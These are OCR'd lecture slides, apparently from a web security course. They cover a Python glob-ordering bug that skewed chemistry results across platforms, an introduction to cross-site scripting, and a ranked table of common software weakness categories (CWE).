
Web Security 3: XSS Continued & User Interfaces

Bug Of The Day

- Not strictly a security bug: https://arstechnica.com/information-technology/2019/10/chemists-discover-cross-platform-python-scripts-not-so-cross-platform/



OUT OF SORTS —


Researchers find bug in Python script may have affected hundreds of studies

"Willoughby-Hoye" scripts used OS call that caused incorrect measurements on Linux, Mojave

SEAN GALLAGHER - 10/15/2019, 7:17 AM

Root Cause:
Undefined but ***platform*** deterministic behavior

- Python is generally supposed to be "cross platform"
  - Can run on anything that supports it
- But there is a lot of behavior that is platform dependent
  - Notably anything touching files
- One example, the rules for ***matching*** in glob.glob are specified, but the order isn't...




glob — Unix style pathname pattern expansion

Source code: Lib/glob.py

The glob module finds all the pathnames matching a specified pattern according to the rules used by the Unix shell, although results are returned in arbitrary order. No tilde expansion is done, but *, ?,

In Practice:
Unspecified but deterministic


- Windows would produce the list in one way, linux another
  - But within each OS, it would be consistent
  - Thus the code would give different results, but it "Worked fine for us"
- Useful paradigm:
  - If you have some unspecified behavior, make sure it is random each time!
  - golang does this with thread execution



```
def read_gaussian_outputfiles():
    list_of_files = []
    for file in glob.glob('*.out'):
        list_of_files.append(file)
    return list_of_files
```

Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript…
  - And now…. MUAHAHAHAHHAHAHAHHAAHH!



Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Reminder: Same-origin policy

